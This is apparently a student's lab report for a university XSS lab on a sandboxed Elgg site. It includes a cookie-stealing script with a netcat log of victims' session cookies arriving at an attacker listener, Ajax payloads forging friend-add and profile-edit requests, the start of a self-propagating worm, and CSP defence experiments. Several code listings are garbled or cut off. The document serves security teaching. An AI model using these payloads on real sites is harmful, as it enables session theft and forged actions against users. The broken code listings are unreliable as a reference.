

LAB TASK- 03

Name: Khairatun Hissan

ID: 180042103

Program: SWE

DEPT: CSE

Course code: SWE-4504

Group: A

Cross-Site Scripting (XSS) Attack Lab

(Web Application: Elgg)

Overview

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g. JavaScript programs) into the victim's web browser. Using this malicious code, attackers can steal a victim's credentials, such as session cookies.

In this lab, we need to exploit this vulnerability to launch an XSS attack on the modified Elgg, in a way that is similar to what Samy Kamkar did to MySpace in 2005 through the notorious Samy worm.

This lab covers the following topics:

1. Cross-Site Scripting attack.
2. XSS worm and self-propagation.
3. Session cookies.
4. HTTP GET and POST requests.
5. JavaScript and Ajax.
6. Content Security Policy (CSP)

Lab Tasks

Preparation: Getting Familiar with the "HTTP Header Live" tool

In this lab, we need to construct HTTP requests. To figure out what an acceptable HTTP request in Elgg looks like, we can use a Firefox add-on called "HTTP Header Live" for this purpose.

Example:

Log in as Alice:


The screenshot shows the Elgg For SEED Labs website. The top navigation bar includes links for Blogs, Bookmarks, Files, Groups, Members, and a Search bar. The main content area displays a "Welcome Alice" message and a tip about the activity plugin. An "HTTP Header Live Main" window from Mozilla Firefox is open, showing the headers for a GET request to `http://www.seed-server.com/cache/1587931381/default/elgg/spinner.js`. The headers include `Accept-Encoding: gzip, deflate`, `Connection: keep-alive`, `Referer: http://www.seed-server.com/`, `Cookie: Elgg-t56o2bmiej6u03up566pc8i0`, `GET: HTTP/1.1 200 OK`, `Date: Sun, 03 Oct 2021 10:17:17 GMT`, `Server: Apache/2.4.41 (Ubuntu)`, `Cache-Control: max-age=15552000, public, s-maxage=15552000`, `X-Content-Type-Options: nosniff`, `ETag: "1587931381-gzip"`, `Vary: Accept-Encoding, User-Agent`, `Content-Encoding: gzip`, `Content-Length: 1759`, and `Content-Type: application/javascript; charset=utf-8`. The window also has buttons for Clear, Options, File Save, Record Data, and autoscroll.

View Samy's profile:

The screenshot shows the Elgg For SEED Labs website with Samy's profile. The profile includes a placeholder image of a person wearing a hat and sunglasses, and a list of links: Blogs, Bookmarks, Files, Pages, and Wire post. An "HTTP Header Live Sub" window from Mozilla Firefox is open, showing the headers for a GET request to `http://www.seed-server.com/cache/1587931381/default/elgg/spinner.js`. The headers include `Host: www.seed-server.com`, `User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0`, `Accept: */*`, `Accept-Language: en-US,en;q=0.5`, `Accept-Encoding: gzip, deflate`, `Connection: keep-alive`, `Referer: http://www.seed-server.com/cache/1587931381/default/elgg/spinner.js`, and `Cookie: Elgg-gvru15fi48pnnmes2sa96esek`. The window also has buttons for Clear, Options, File Save, Record Data, and autoscroll.


Task 1: Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed.



Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the user's cookies will be displayed in the alert window.



Task 3: Stealing Cookies from the Victim's Machine

.In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

Inserting malicious script in attacker's profile:

Edit profile

Display name

Samy

About me

[Embed content](#) [Edit HTML](#)

B **I** **U** **S** **I_x** | **;** **:** **;** **←** **→** **∞** **↶** **↷** **↻** **↺** **↻** **↻**

Public

Brief description

<script>document.write(''); </script>

Public

Samy

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

Victim visiting attacker's profile and attacker stealing victim's cookie:

```
Activities Terminal Oct 3 10:16 seed@VM: ~
[10/03/21]seed@VM:~$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.4 35298
GET /?c=Elgg%3D20cg7rulueatsu38fjlbs90oa6 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy

Connection received on 10.0.2.4 35370
GET /?c=Elgg%3Dajsignk7amn9ab597s0ugrc1mm HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/members

Connection received on 10.0.2.4 35388
GET /?c=Elgg%3Dajsignk7amn9ab597s0ugrc1mm HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

Task 4: Becoming the Victim's Friend

In this task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. The objective of the attack is to add Samy as a friend to the victim.

Observe the HTTP request by adding Samy as a friend from a Fake account (Boby's):

Samy



Blogs

Bookmarks

Files

Pages

Wire post

Brief description

About me

Remove friend

Send a message

HTTP Header Live Main — Mozilla Firefox

```
http://www.seed-server.com/action/friends/add?friend=59&_elgg_ts=1633271201&_elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg-hbbmkojq0jlmatek7h1a6j9cl
GET: HTTP/1.1 200 OK
Date: Sun, 03 Oct 2021 14:26:56 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

Clear

Options

File Save

☒ Record Data

☒ autoscroll

Inserting malicious script in attacker's (Samy's) profile:

Edit profile

Display name

Samy

About me

[Embed content](#) [Visual editor](#)

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts; ①
var token="+__elgg_token="+elgg.security.token.__elgg_token; ②
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token+ts+token
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
```

Public

Brief description

Public



Samy

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

Alice has no friend before viewing the attacker's (Samy's) profile:

Alice's friends

No friends yet.



Alice

Blogs

Bookmarks

Files

Pages

Wire post

Friends


Friends of

Collections

Alice viewing Samy's profile: This time the malicious script is loaded in Alice's profile and automatically Samy is added to her friend list.

Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More -
Search
Account -

Samy
Add friend
Send a message




About me


Blogs
Bookmarks
Files
Pages
Wire post

After that Alice's Friend list:

Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More -
Search
Account -

Alice's friends


Samy


Alice

Blogs
Bookmarks
Files
Pages
Wire post

Friends
Friends of
Collections

Task 5: Modifying the Victim's Profile

The objective of this task is to modify the victim's profile when the victim visits Samy's page. Specifically, modify the victim's "About Me" field.

Inserting malicious script in attacker's (Samy's) profile:

Edit profile

Display name

Samy

About me

[Embed content](#) [Visual editor](#)

```
<script type="text/javascript">
window.onload = function(){
var userName=elgg.session.user.name;
var guid="+elgg.session.user.guid;
var ts="+elgg.security.token.__elgg_ts;
var token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + " &accesslevel[description]=2"
var name="+name="+userName
var sendurl="http://www.seed-server.com/action/profile/edit";
var content=token+ts+name+desc+guid;
var camuGuid=59
```

Public

Brief description

Public



Samy

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

Alice's profile before viewing Samy's profile:

Alice

[Edit avatar](#)

[Edit profile](#)



Brief description

[Add widgets](#)

Blogs

Bookmarks

Files

Pages

Wire post

Alice's profile after viewing Samy's profile:

Alice

Edit avatar

Edit profile



Brief description

About me
Samy is my hero

Add widgets

Blogs

Bookmarks

Files

Pages

Wire post

Task 6: Writing a Self-Propagating XSS Worm

To become a real worm, the malicious JavaScript program should be able to propagate itself. Namely, whenever some people view an infected profile, not only will their profiles be modified, the worm will also be propagated to their profiles, further affecting others who view these newly infected profiles.

Inserting malicious script in attacker's (Samy's) profile:

Edit profile

Display name

Samy



Samy

About me

Embed content Visual editor

```
<script id="worm">
window.onload = function(){
  //Self-propagation code
  var headerTag = "<script id=\"worm\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</\" + \"script>";

  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token elgg_token
```

Public

Edit avatar

Edit profile

Change your settings

Account statistics


Notifications

Group notifications

Alice's profile after viewing Samy's profile:

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Q Account -

Alice Edit avatar Edit profile



Brief description
Samy is my hero

About me

Add widgets

Blogs

Bookmarks

Files


Pages

Wire post

Charlie viewing Alice's profile:

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Q Account -

Alice Add friend Send a message



Brief description
Samy is my hero

About me

Blogs


Bookmarks

Files

Pages

Wire post

Charlie's profile after viewing Alice's profile:




Task 7: Defeating XSS Attacks Using CSP

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross-Site Scripting (XSS) and data injection attacks.

The example32(a | b | c) servers host the same web page index.html, which is used to demonstrate how the CSP policies work. On this page, there are six areas, area1 to area6. Initially, each area displays "Failed". The page also includes six pieces of JavaScript code, each trying to write "OK" to its corresponding area. If we can see OK in an area, that means, the JavaScript code corresponding to that area has been executed successfully; otherwise, we would see Failed. There is also a button on this page. If it is clicked, a message will pop up, if the underlying JavaScript code gets triggered.

In www.example32a.com, upon clicking the button, the JS code is executed.



We also find that each area displays "Okay".

CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:

In www.example32b.com, from area1 to area6, area 1, 2, 3, and 5 displays "Failed"

CSP Experiment

1. Inline: Nonce (111-111-111): **Failed**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **Failed**
6. From www.example70.com: **OK**
7. From button click:

We set up the websites and Apache will add the specified CSP header to all the response from this site.

```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example60.com *.example70.com \
        "
</VirtualHost>
```

After executing dcbuild again, we run it, and the required area shows “OK”

CSP Experiment

1. Inline: Nonce (111-111-111): **Failed**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click:

In www.example32c.com, from area1 to area6, area 2, 3, and 5 displays "Failed".

CSP Experiment

1. Inline: Nonce (111-111-111): **OK**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **Failed**
6. From www.example70.com: **OK**
7. From button click:

However, instead of accessing index.html, the entry point of this site is phpindex.php, which is a PHP program. This program, listed below, adds a CSP header to the response generated from the program

```
<?php
    $cspheader = "Content-Security-Policy:".
        "default-src 'self';".
        "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example60.com *.example70.com".
        ";";
    header($cspheader);
?>

<?php include 'index.html';?>
```


Now after executing dcbuild again, we run it, and the required area shows “OK”

CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: